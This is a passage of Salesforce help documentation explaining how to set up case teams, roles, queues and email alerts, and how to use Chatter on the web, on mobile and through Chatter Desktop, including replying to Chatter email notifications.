To set up case teams:

1. Define case team roles.
2. Add the Case Team related list to case page layouts.

   The Case Team related list enables users to add case team members and predefined case teams to cases.
3. Optionally, predefine case teams so that users can easily add the users they usually work with to cases.
4. Set up workflow alerts to specify what actions on a case will send an email notification to case team members.
5. Optionally, create assignment rules so that when a case matches assignment rule criteria, a predefined case team is automatically added to the case.

Tips on Setting Up Case Teams

Consider the following when setting up case teams:

- Case teams are not available for the partner portal.
- Customer Portal users can view the Case Team related list if it is included on case page layouts associated with their profile. However, Customer Portal users cannot update case teams or view case team role details on cases.

- Case teams count towards your organization's overall storage limit. Each team member on a case counts towards 2 KB of storage space.

See Also:

Case Teams Overview

Case Teams Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager.

You can build a case team on the Case Team related list of a case. When selecting a team member, choose a role to indicate the role the person plays on the case. Case team roles determine the level of access each case team member will have to the case. For example, you can choose a role that gives some team members Read Only access and others Read/Write access to the case. Furthermore, administrators can set up workflow alerts to specify what actions on a case will send an email notification to case team members. For example, an administrator could set up workflow alerts to send notifications to case team members when a new case comment is added to a case.

Users with the “Customize Application” permission can predefine case teams. Predefined case teams can include the users that you normally work with on your cases. Administrators have the option to create assignment rules that automatically add predefined case teams to all cases that match assignment rule criteria.

You can filter case lists by case teams where you are a member. Simply select the `My Case Teams` filter on case list views. You can also report on case teams in which you are a member. After you run a case report, select My team's cases from the `View` filter.

Setting Up Case Teams

Defining Case Team Roles

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To add team members:	"Edit" on cases

A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager. Every member of a case team has a role that he or she plays for the case, such as "Customer Contact" or "Case Manager." Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.

To access the Case Team Roles page, from Setup, click **Customize** > **Cases** > **Case Teams** > **Case Team Roles**. From the Case Team Roles page, click the appropriate links to perform the following actions:

Create Team Roles

To create a case team role:

1. Click **New**.
2. Enter a name for the role.
3. From the `Case Access` picklist, select the role's level of access to cases. The possible access levels are:

Access Level	Description
Read/Write	User can view and edit the record, and add associated records, notes, and attachments to it.
Read Only	User can view the record, and add associated records to it. They cannot edit the record or add notes or attachments.
Private	User cannot access the record in any way.

4. Optionally, select `Visible in Customer Portal` if you want the users in this role visible to Customer Portal users viewing cases.

   Customer Portal users included in a case team can view themselves on the Case Team related list of cases, even if they are in a role where the `Visible in Customer Portal` checkbox is not selected.
5. Click **Save**. Alternatively, click **Save & New** to save the role and begin creating another new role.

After you create case team roles, you can predefine case teams.

Update Team Roles

To update a case team role:

1. Click **Edit** next to the name of the case team role you wish to update.
2. Update the appropriate fields.
3. Click **Save**.

Replace Team Roles

To replace a case team role and globally replace the role in all existing cases:

1. Click **Replace** next to the name of the case team role you wish to replace.
2. Choose a case team role with which to replace the existing role.
3. Click **Save**.

Tips on Defining Case Team Roles

Consider the following when defining case team roles:

- By default, case owners have full access to cases they own. Case team roles cannot update case owners' access level to cases.
- You can add contacts and Customer Portal users to roles that have Read/Write access on cases. However, only contacts enabled as Customer Portal users can access cases, as contacts cannot log in to Salesforce.
- Currently, you can create an unlimited amount of roles for case teams. Yet, because case team roles cannot be deleted, we recommend that you create no more than 20 roles so that users do not have too many roles to choose from when working with case teams.
- If your organization has only one case team role, you cannot replace it.

Setting Up Case Teams

Predefining Case Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To add team members:	"Edit" on cases

A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager.

After you define case team roles, you can predefine case teams so that users can quickly add a team of specific users to the Case Team Members related list on cases.

To access the Predefined Case Teams page, from Setup, click **Customize** > **Cases** > **Case Teams** > **Predefined Case Teams**. From the Predefined Case Teams page, click the appropriate links to perform the following actions:

Create Predefined Case Teams

To create a predefined case team:

1. Click **New**.
2. Enter a name for the team.
3. Optionally, enter a description for the team.
4. Optionally, add team members:
   a. Select the type of user from the **Team Member** picklist, either User, Contact, or Portal User; then click the Lookup icon ( ) to choose a specific user to add to the team.

      Contacts can only view cases via a Customer Portal.
   b. Select the case team role to apply to the team member from the `Member Role` picklist.

      Every member of a case team has a role that he or she plays for the case, such as “Customer Contact” or “Case Manager.” Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.
5. Click **Save**.

Add Team Members to Predefined Case Teams

To add a new member to a predefined case team:

1. Select the name of the predefined case team.
2. Click **Add Team Member**.
3. Select the type of user from the **Team Member** picklist, either User, Contact, or Portal User; then click the Lookup icon ( ) to choose a specific user to add to the team.

   Contacts can only view cases via a Customer Portal.
4. Select the case team role to apply to the team member from the `Member Role` picklist.

   Every member of a case team has a role that he or she plays for the case, such as “Customer Contact” or “Case Manager.” Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.
5. Click **Save**.

Update Predefined Case Teams

To update a predefined case team:

1. Click **Edit** next to the name of the predefined case team you wish to update.

   Optionally, click **Del** to delete the predefined case team.

   When you delete a predefined case team, the case team is automatically removed from all cases with which it is associated. Furthermore, you cannot retrieve deleted predefined case teams from the Recycle Bin.
2. Update the appropriate fields.
3. Click **Save**.

Update Predefined Case Teams Members

To update the team members on a predefined case team:

1. Select the name of the predefined case team.
2. Optionally, click:
   - A member's name to view that user's details.

     If you have the “Manage Users” permission, you can update the user's details and reset the user's password from the user's detail page.
   - A member's case team role to update the details of the case team role.

     Every member of a case team has a role that he or she plays for the case, such as “Customer Contact” or “Case Manager.” Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.
3. Click **Edit**.
4. Optionally:
   - Click the **Remove** link next to an existing team member to remove him or her from the case team.

     When you remove a member from a predefined case team, the user is automatically removed from all cases with which he or she is a member of that case team.
   - Click the **Add 1 Row** link to add a new row with which you can add a case team member.
   - On existing team member rows, you can:
     - ◊ Select the type of user from the **Team Member** picklist, either User, Contact, or Portal User; then click the Lookup icon () to choose a specific user to add to the team.

       Contacts can only view cases via a Customer Portal.
     - ◊ Select the case team role to apply to the team member from the `Member Role` picklist.

       Every member of a case team has a role that he or she plays for the case, such as “Customer Contact” or “Case Manager.” Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.
5. Click **Save**.

Tips on Predefining Case Teams

Consider the following when predefining case teams:

- You cannot delete a predefined case team if it is associated with an assignment rule. To delete the predefined case team, you must first remove it from any assignment rules.
- When you delete a predefined case team, the case team is automatically removed from all cases with which it is associated. Furthermore, you cannot retrieve deleted predefined case teams from the Recycle Bin.
- When you remove a member from a predefined case team, the user is automatically removed from all cases with which he or she is a member of that case team.

Case Teams Overview
Setting Up Case Teams

Setting Up Email Alerts for Case Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To create or change workflow rules:	"Customize Application"
To create or change email alerts:	"Customize Application"

A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager.

You can set up email alerts for case team members so that each time a case is updated or created, team members associated with the case are automatically notified.

To set up email alerts for members on case teams:

1. Create email templates with which to notify case team members.

   Optionally, enter merge fields in the template subject and text body. These fields will be replaced with information from your records when you send an email.
2. Set up workflow rules that specify what actions on a case trigger email notifications to case team members:
   a. From Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**.
   b. On the workflow rules list page, click **New Rule**.
   c. Choose Case from the `Select object` picklist and click **Next**.
   d. Enter a rule name.
   e. Optionally, enter a description for the rule.
   f. Choose the evaluation criteria.

      We recommend that you set the evaluation criteria to `Evaluate the rule when a record is: created, and every time it's edited` because this ensures that every case is evaluated as to whether it should trigger notifications to case team members.
   g. Enter your rule criteria.

      We recommend that you choose `criteria are met` and select the filter criteria that a case must meet to trigger notifications to case team members. For example, set the filter to `Case: Status equals New` if you want case team members to receive a notification each time a case's status is set to New.
   h. Optionally, enter filter logic.
   i. Click **Save & Next**.
3. Add email alerts to the workflow rule so that notifications are sent to case team members when actions on cases match rule criteria:

a. Click **Add Workflow Action** and choose **New Email Alert** from the drop-down button.
b. Enter a description for the email alert.

   The object is read only if the new email alert is associated with a workflow rule for a particular object.
c. Choose an email template.
d. Select the type of recipients who you want to receive this email alert.

   Optionally, select Case Team from the `Recipient Type` picklist to choose all users with a particular case team role as recipients.

   The recipients that match your search results appear in the Available Recipients list.
e. Select the recipients who you want to receive this email alert in the Available Recipients list and click **Add** to add them to the Selected Recipients list.
f. Optionally, enter up to five additional email addresses.
g. Click **Save**.

4. Activate the workflow rule and its associated email alert:

   a. From Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**
   b. Click **Activate** next to the name of the rule.

   Note: You can click **Deactivate** at any time to prevent the rule from firing when its conditions are met; however, if you deactivate a rule that has pending actions, Salesforce completes those actions as long as the record that triggered the rule is not updated.

Setting Up Case Teams

Creating Queues

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create or change queues:	"Customize Application" AND "Manage Public List Views"
To create or change queues created by other users:	"Customize Application" AND "Manage Public List Views" and "Manage Users"

1. From Setup, click **Manage Users** > **Queues**.
2. Click **New**.
3. Enter the Label and Queue Name. The Label is the queue label as it appears on the user interface. The Queue Name is a unique name used by the API and managed packages, and can only contain alphanumeric characters and underscores.
4. Choose email notification settings for the queue:

To Notify	You Must
One email address when new records are placed in the queue	Add an email address to `Queue Email`. You can add an email address for an individual user or an email distribution list.
All queue members individually when new records are placed in the queue	Leave `Queue Email` blank.
All queue members and the `Queue Email` individually when new records are placed in the queue	Add an email address to `Queue Email` and check `Send Email to Members`.

5. If your organization uses divisions, select the default division for the queue.

   This determines the division for a record when it's assigned to the queue via assignment rules or a manual change of ownership. Note that cases inherit the division of the contact they're related to, or they're assigned to the default global division if no contact is specified.
6. Choose the objects available to the queue.
7. Choose queue members.

   You can select individual users, roles, public groups, territories, connections, or partner users. Only queue members and users above them in the role hierarchy can take ownership of records in the queue, depending on your organization's sharing settings.

8. Click **Save**.

Tips on Creating Queues

- When you create a queue, Salesforce automatically creates a corresponding list view. Users can access the queue list view from the Cases, Leads, Service Contracts or custom object tabs. Only queue members and users above them in the role hierarchy have access to the queue list view, depending on your sharing settings.
- After you have defined a queue, you can set up lead or case assignment rules to automatically reassign ownership of leads and cases to the queue.
- After you have defined a queue for a custom object, you can set up a workflow rule that automatically reassigns ownership of custom object records to the queue via a field update on the record owner field.

Managing Queues

Queues Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Lead queues, case queues, and service contract queues are not available in **Database.com**

User Permissions Needed	
To create or change queues:	"Customize Application" AND "Manage Public List Views"
To create or change queues created by other users:	"Customize Application" AND "Manage Public List Views" and "Manage Users"

Queues help your teams manage leads, cases, service contracts, and custom objects. Once records are placed in a queue manually or through an automatic case or lead assignment rule, records remain there until they're assigned to a user or taken by one of the queue members. Any queue member or users above them in the role hierarchy can take ownership of records in a queue. For example:

Lead queues

Help you manage the distribution of leads. For example, you may have a lead queue for a Western Region team and one for an Eastern Region team. You can put leads in different queues, either manually or automatically via a lead assignment rule as leads are imported, created or edited manually, or captured from the Web. Make salespeople members of one or more lead queues.

Case queues

Help you manage your support workload and differentiate cases based on support levels. With queues, you can ensure that cases are resolved quickly even if a specific user is on vacation. By creating queues for different support levels, such as Gold Service and Silver Service, cases are automatically prioritized. You can put cases in different queues, either manually or automatically via a case assignment rule as cases are generated from the Web or created manually. Make support agents members of case queues.

Knowledge article version queues

Help you manage the distribution of versions of Salesforce Knowledge articles for translation. For example, if multiple languages are used for your knowledge base, you can assign new versions of articles to a queue of users who can translate the article into a specific language.

Service contract queues

Help you manage the distribution of service contracts. For example, you may have a dedicated group of users who review service contracts. When a service contract is created, assign it to a queue so queue members can review the service contract.

Custom object queues

Help you manage the distribution of custom object records. When a custom object record is created, manually assign it to a queue so that the users assigned to the queue can access it and take ownership of it.

Viewing and Editing Queues

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create or change queues:	"Customize Application" AND "Manage Public List Views"
To create or change queues created by other users:	"Customize Application" AND "Manage Public List Views" and "Manage Users"

To view or edit a queue:

1. From Setup, click **Manage Users** > **Queues** and select the queue name.

2. Click:
   - **Edit** to make changes to the queue.
   - **Delete** to remove the queue.

     You can't delete a queue if it's in an assignment rule or has records in it.
   - **View All Users** to view the queue's members plus any users who have the same access as queue members because they're higher in your organization's role hierarchy.

     You can click **View Queue Members** to return to the Queue Members related list.
3. If you edited the queue, click **Save**.

COLLABORATE WITH EVERYONE

Welcome, Collaboration Tool Users

No man is an island, even in Salesforce. Complete tasks quickly and efficiently by collaborating with people either inside or outside of your organization.

Refer to this documentation for information on collaboration tools like Chatter, Salesforce CRM Content, and even documents. There's no limit to what you can accomplish with others—figure out the best way to do it here.

COLLABORATE WITHIN YOUR COMPANY

SHARE UPDATES WITH PEOPLE (CHATTER)

Chatter Overview

Chatter is a Salesforce collaboration application that helps you connect with people and share business information securely and in real time.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Use Chatter features like feeds, profiles, groups, and more to share information, collaborate, and keep up with the latest updates in your company.

Chatter works in accordance with all of the security and permission settings in your Salesforce organization. Chatter is enabled by default for organizations created after June 22, 2010. For existing organizations, your administrator must enable Chatter. You can access the Chatter app in the app menu in the top right corner of any page. If your administrator added Chatter tabs to other apps and you previously customized your display, you need to add the tabs manually.

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable all of the Web browser's plug-ins and extensions and try again.

Chatter is not supported:

- Using Microsoft® Internet Explorer version 6.0
- For external users in Customer Portals or partner portals
- In the Console tab

Additionally we reserve the right to enforce limits on:

- The length of time that posts, comments, and tracked field changes are stored on the Salesforce servers.
- The number of posts, comments, and tracked field changes available in the Chatter feed. Currently tracked fields without likes or comments are removed from the feed after 45 days.
- The number of email notifications that can be sent per organization per hour.

These limits are subject to change at any time. Contact salesforce.com for more information.

GET STARTED WITH CHATTER

Chatter Tab Overview

The Chatter tab is your collaboration home base and gives you instant access to most of the collaboration features in Chatter.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

From the Chatter tab you can:

- Make a post that's shared with people who follow you, or comment on someone else's post.
- Like posts or comments to show your support.
- Share a post to your profile or to a group, or send a link to the post to other Chatter users in an email or instant message.
- View, filter, and sort your feed on the left side to view posts from people and records you follow and groups you're a member of, posts that mention you, posts you bookmarked, or all posts from your company.
- Search the feed to quickly find information in the feed posts and comments on the Chatter tab.
- Bookmark a post to keep track of future comments on the post, or to remember to follow up on the post later.
- Add topics to a post to categorize the post and give it more visibility.
- Access your people, groups, files, and topics lists.
- View or update your profile, such as your profile photo or your contact information.
- Read or send private messages that are only visible to certain people.
- Access your favorites to see the latest posts and comments for your favorite topics, list views, and Chatter feed searches.
- View your recommendations for people, groups, files, and records that closely relate to your job and interests.
- View trending topics that people are discussing in Chatter right now.
- Invite people to join your Chatter network if they don't have Salesforce licenses to use Chatter.

CHATTER FOR MOBILE

Chatter Mobile App Overview

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

The Chatter mobile app lets you collaborate in Chatter from your mobile device as follows:

- Receive updates about the people and records you follow and your groups.
- View and create posts and comments.
- Post photos from your device.
- Find and follow people in your organization.
- Find and join groups in your organization.
- View your coworkers' profiles to see their contact information, bio, who they're following, and who's following them.
- Email, call, or text people directly from their Chatter profiles.

The Chatter mobile app is free and available for:

- Android phone or tablet with OS 2.2 or higher
- Apple iPad with iOS 5.0 or higher
- Apple iPhone and iPod Touch with iOS 5.0 or higher
- BlackBerry device with OS 5 or higher

Download the Chatter mobile app from either `www.salesforce.com/mobile/apps/download/` or the online location where you typically download apps for your phone, such as Apple App Store, Google Play Store, or BlackBerry World. Customers that manage BlackBerry devices with a BlackBerry Enterprise Server can use Application Push to remotely deliver the Chatter mobile app to users. Navigate to `downloads.salesforce.com/downloads/mobile/index.html` and click **BESpush** under Chatter Files and Tools to download the Application Push package.

The Chatter mobile app is enabled for use in most organizations by default. If it is not enabled in your organization or you want to change the default settings, see Configuring the Chatter Mobile App.

Using Chatter Desktop

What are push notifications? How do I enable or disable them for Chatter Mobile?

Push notifications are alerts that apps send to your mobile device's home screen when you're not using the app. These alerts can consist of text, icons, and sounds, depending on your device type. The Chatter mobile app uses push notifications to keep you aware of important Chatter activity without requiring you to return to the app. A setting controls whether or not you receive Chatter push notifications; however, you can't enable push notifications if they were disabled by your administrator.

To learn about enabling or disabling push notifications, visit the Chatter mobile app help site from your device.

See Also:

Configuring Chatter Email Notifications and Digests

Can Chatter customers from Customer Groups use the Chatter mobile app?

Chatter customers can download the Chatter mobile app to use Chatter from their device. The Chatter mobile app applies the same restrictions to customer users as Chatter on the Web.

Chatter Customers are users outside of your company's email domains, who have access to private groups with customers. In the Chatter mobile apps for BlackBerry, Android, and iOS, the names and profiles of customer users can be viewed by people inside your company's domain.

CHATTER DESKTOP

Chatter Desktop Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Desktop is a free desktop application that lets you collaborate in Chatter without a browser. Use Chatter Desktop to post and comment in Chatter, and receive updates about your groups and the people, records, and files you follow. Chatter Desktop also supports chat, private Chatter messages, and displays Chatter updates and private messages as popup notifications in your Windows taskbar or Mac OS X Dock.

Note: Customer users can install and use Chatter Desktop but can't access all of its functionality. For example, customer users can't follow users or records, chat, or access administration options.

Chatter Mobile App Overview

Installing Chatter Desktop

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Salesforce.com provides two Chatter Desktop installers: a standard version for individual installations and a managed version for enterprise deployments.

The following are the minimum requirements for using Chatter Desktop:

- Windows
  - ◊ 2.33GHz or faster x86-compatible processor, or Intel Atom™ 1.6GHz or faster processor for netbook devices
  - ◊ Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, or Enterprise (including 64 bit editions) with Service Pack 2, or Windows 7
  - ◊ 512MB of RAM (1GB recommended)
- Mac
  - ◊ Intel® Core™ Duo 1.83GHz or faster processor
  - ◊ Mac OS X v 10.5, 10.6, or v10.7
  - ◊ 512MB of RAM (1GB recommended)

Important: Chatter Desktop uses Adobe® Integrated Runtime (AIR®), Adobe's cross-platform runtime environment for desktop applications, and only runs on operating systems that Adobe AIR supports. Chatter Desktop does not run on operating systems that Adobe AIR does not support, such as 64-bit Linux. See the Adobe website for information on Adobe AIR.

The standard version:

- Requires administrator privileges on your machine
- Doesn't require administrator privileges in Salesforce
- Automatically installs the required version of Adobe® Integrated Runtime (AIR®)
- Requires acceptance of an end user license agreement the first time Chatter Desktop launches
- Posts "Installed Chatter Desktop" to Chatter the first time Chatter Desktop launches
- Periodically checks Salesforce for new versions

To install the standard version:

1. From Setup, click **Desktop Integration** > **Chatter Desktop**.
2. Click the Download Now badge.

3. Follow the on-screen instructions.

Note: Administrators can disable the Chatter Desktop download page and block users from accessing Chatter Desktop.

Important: Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.

Connecting Chatter Desktop

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If you have multiple Salesforce or Chatter logins, create a connection for each login. The connection lets Chatter Desktop access the Chatter data you can access with that login on the Web.

1. Click and select **Settings**.
2. In the Connections section, enter a name for the connection and the URL from which you log in. The URL must begin with `https://` and end with `salesforce.com` or `chatter.com`. For example, if your organization has a European division that you log into from `https://emea.salesforce.com`, enter that URL and name the connection `Europe`.

   By default, Chatter Desktop connects to your main instance of Salesforce (Production) or your Force.com sandbox.
3. Click **Authorize** and follow the on-screen instructions to authorize Chatter Desktop to connect using the login.

Use the radio buttons on the Settings screen to specify a default connection. To quickly switch connections while using Chatter Desktop, click , select **Switch Connection**, and choose the connection.

Note: You can create multiple connections, but Chatter Desktop can log into only one connection at a time. You cannot use Chatter Desktop to display data from multiple connections simultaneously.

See Also:

Configuring Chatter Desktop

Configuring Chatter Desktop

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The default Chatter Desktop configuration is appropriate for most users, but several Chatter Desktop settings are configurable.

To access Chatter Desktop settings, click and select **Settings**. From the Settings screen, you can:

- Configure Chatter Desktop to launch when you start your computer.

- Configure Chatter Desktop to minimize when you close it.
- Turn popup notifications on or off. Popup notifications are enabled by default.
- Manage alerts for new feed posts and comments (advanced settings).
- Configure Chatter Desktop to always display in the foreground (advanced settings).
- Move the chat window to the foreground when you receive a new message.
- Play sounds when someone starts a new chat with you, or play a sound for every chat message when a chat is minimized or out of focus (for example, if you have multiple chats or are using another application).
- Edit your connections.

Troubleshooting Chatter Desktop

Troubleshooting Chatter Desktop

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Desktop uses Adobe® Integrated Runtime (AIR®), so see the following table for solutions to common AIR-related issues if you need to troubleshoot Chatter Desktop. Use the Adobe® knowledge base if the table does not have the answers you need.

Problem	Solution
Chatter Desktop installation fails.	Change your default browser to another application and then back to your preferred browser. This ensures that your operating system opens the Chatter Desktop installation files correctly.
Chatter Desktop on Linux freezes, presents an empty window, does not save your password, or malfunctions in another way.	Try the following: • If using the managed installation, verify the `.chatterdesktop` file is well-formed and valid XML. • If using the managed installation, verify the URLs in the `.chatterdesktop` file are valid, and that each URL begins with `https://` and ends with `salesforce.com`. • Troubleshoot your Encrypted Local Storage (ELS) keystore. See `http://kb2.adobe.com/cps/492/cpsid_49267.html`.
Chatter Desktop does not preview PDF files.	Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.

Problem	Solution
Photos with comments do not refresh.	Click the sync icon.

Configuring Chatter Desktop

Disabling Chatter Desktop Remotely

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If the computer on which you installed Chatter Desktop is stolen or lost, you can block Chatter Desktop from accessing your Salesforce data.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. Click **Revoke** next to Chatter Desktop in the Remote Access section.

Troubleshooting Chatter Desktop

Chatter Desktop Releases

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

This table describes the updates in each Chatter Desktop release.

Version	Updates
3.2	• Configure desktop alerts for new feed posts and comments • Configure Chatter Desktop to always display in the foreground • Delete feed posts if you have access • Post in all public groups • Scrolling and active links supported in group descriptions

	• Miscellaneous bug fixes including negative counts and names displayed twice in likes and broken hash tag topic links.
3.1.1	• Installer certificate update
3.1	• Attach files to comments • View your chat list sorted by first name • View the last activity date for your groups • View multiple chats more easily • Sort your chat favorites by people's availability • See improved icons for your Chatter feed and dragging and dropping files to your posts
3.0	• Chat with one or more people in your organization • Like comments • View a list of people who like a post or comment • View files attached to comments • View dashboard snapshots • View shared messages • Several miscellaneous bug fixes, including feed improvements using new components and an issue that prevented adding an @mention after a #topic
2.1	• Support for customer users • Support for private Chatter messages • Miscellaneous bug fixes, including an issue with popup notifications stealing OS focus
2.0	• A new user interface and visual design • View records
1.3.3	• Global search for @mentions • Create new instances on the Login screen • Switch and authenticate instances without restarting • Miscellaneous bug fixes, including an issue that generated empty notifications and an issue with the installer
1.3.2	• An intermediate build to accommodate changes to Adobe AIR. Chatter Desktop immediately performs an additional update after 1.3.2 installs.
1.2.1	• Locale fixes for Norwegian, Danish, Finnish and Dutch

1.2.0	• User and group details • Links to indicate you like a post • @mentions, which render in feeds and link to the mentioned user's profile • #topics, which render in feeds and link to search results in your browser • Auto-complete for @mentions and #topics • Performance improvements including image caching • Norwegian language support • Miscellaneous bug fixes
1.1.1	• Updated for use with `chatter.com` • Minor bug fixes
1.1.0	• Click files to preview them • Select the **To:Me** tab to see posts directed to you • Click groups and users to view their walls • Write on the walls of groups and users
1.0.7	• Photo loading issue resolved
1.0.6	• Performance optimizations for people and groups • Release of Chatter Desktop managed version
1.0.5	• An option to log into your Developer Sandbox • Performance optimizations • Korean locale fixes

Installing Chatter Desktop

The People and Records You Auto-Follow Initially

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Starting in June 2010, when your administrator initially turns on Chatter, we help get you started by automatically following certain users and records in your organization. Who and what you auto-follow differ based on the size of your organization:

If Your Organization Has:	Users You Follow	Records You Follow
15 users or fewer	All users in your organization	Up to 25 of your most recently used records, in the following order: **1.** Open opportunities you own **2.** Accounts you own **3.** Open cases you own **4.** Contacts you own **5.** Open opportunities you created **6.** Accounts you created **7.** Open cases you created **8.** Contacts you created **9.** Open opportunities you last modified **10.** Accounts you last modified **11.** Open cases you last modified **12.** Contacts you last modified **13.** Open opportunities you viewed **14.** Accounts you viewed **15.** Open cases you viewed **16.** Contacts you viewed
16 or more users	Up to 25 users in your organization, including (if available): • Your manager • Users that report to your manager • Your subordinates • Teammates on your account teams • Teammates on your opportunity teams	Up to 25 of your most recently used records, in the following order: **1.** Open opportunities you own **2.** Accounts you own **3.** Open cases you own **4.** Contacts you own **5.** Open opportunities you created **6.** Accounts you created **7.** Open cases you created **8.** Contacts you created **9.** Open opportunities you last modified **10.** Accounts you last modified **11.** Open cases you last modified **12.** Contacts you last modified **13.** Open opportunities you viewed **14.** Accounts you viewed **15.** Open cases you viewed **16.** Contacts you viewed

Note: The auto-follow setting for records only applies to the records that already exist at the time your administrator turns on Chatter. For any future records you create, auto-follow is disabled by default to reduce the number of updates you receive in your Chatter feed. However, if you want to receive updates on all future records you create, you can enable auto-follow in your personal settings.

Automatically Following Records You Own

Liking Posts and Comments

Like posts or comments to show your support and receive email notifications if others comment on that post.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Below a post or comment, click **Like**.

After you click **Like** on a post, you receive email notifications if others comment on that post. If you click **Like** on a comment, only the user who posted the comment receives an email notification, but you receive an email notification for any subsequent comments.

- To stop liking a post or a comment, click **Unlike**. When you stop liking a post or a comment, you don't receive email notifications for subsequent comments or likes.
- View the profiles of others who have liked a post by clicking their name at the bottom of the post or comment, for example, "**John Smith** likes this."
- If more than three people like a post, click the link to see the full list; for example, "You, **John Smith**, and **2 others** like this." From that list, you can follow or stop following people.
- Likes on comments show how many people have liked the comment, for example, "**1 person**" or "**7 people**". To see their names, click the link.

See Also:

Configuring Chatter Email Notifications and Digests

Replying to Chatter Email Notifications

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

When you receive certain email notifications, you can conveniently perform some actions by replying directly from your email. You can reply to the types of email listed in the table, or any notification that displays a `From` address of `reply@chatter.salesforce.com`.

Note: To reply to email notifications, your administrator must enable email replies for your organization.

Action	Type of Email	Text to Include in Your Reply	Limits
Bookmark a post	Someone posted to your profile or a group, mentioned you in a post, or shared your post	`bookmark`	N/A
Comment on a post	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	The text of your comment	1,000 characters maximum. Replies that exceed the limit are truncated to the first 1,000 characters.
Follow someone	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	`follow`	N/A
Like a comment	Someone commented on your post or also commented after you	`like` or `+1`	N/A
Like a post	Someone posted to your profile or a group, mentioned you in a post, or shared your post	`like` or `+1`	N/A
Respond to a Chatter message	Someone sent you a message	The text of your response	10,000 characters maximum. Replies that exceed the limit are truncated to the first 10,000 characters.
Unfollow someone	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	`unfollow`	N/A
Unlike a post	Someone posted, commented on your post, or also commented after you on a post that you previously liked	`unlike` or `-1`	N/A

Consider these tips when sending email replies.

- Replies must be sent from the email address specified on your profile. If you use email aliases or email forwarding services that send replies from a different email address, your replies won't be processed.
- Replies to bookmark, like or unlike, and follow or unfollow must contain only the single word or exact text, such as `like` (case insensitive) or `+1`. If you include extra white spaces or the original message that some email applications automatically

include, we ignore them and process the reply as a like, bookmark, etc. However, if you include any other text in the body, such as `Like!` or `Like this?`, we process your reply as a comment rather than a like, bookmark, etc.

- If replies contain your personal email signature, the signature text is treated as part of your comment. Default signatures inserted by mobile devices, such as `Sent from my iPhone`, are automatically removed from replies. Before replying, delete custom signatures and any extra text you don't want posted to Chatter.
- Attachments in replies are ignored.
- Before replying, check the email address that displays in the `To` field of your email. Valid addresses contain tokens, or long character strings, both before and after the @ symbol, such as `w8t27apy1@j321imd9gbs.d8rx.d.chatter.na1.salesforce.com`. Some email applications may automatically use the `From` address from the original email, `reply@chatter.salesforce.com`, which is not a valid address for receiving replies. If you see this shortened address in the `To` field of your reply email, replace it with the valid reply-to address in the email header information. For example, in an application such as IBM® Lotus Notes®:

  1. Open the original email.
  2. Click **View** > **Show** > **Page Source**.
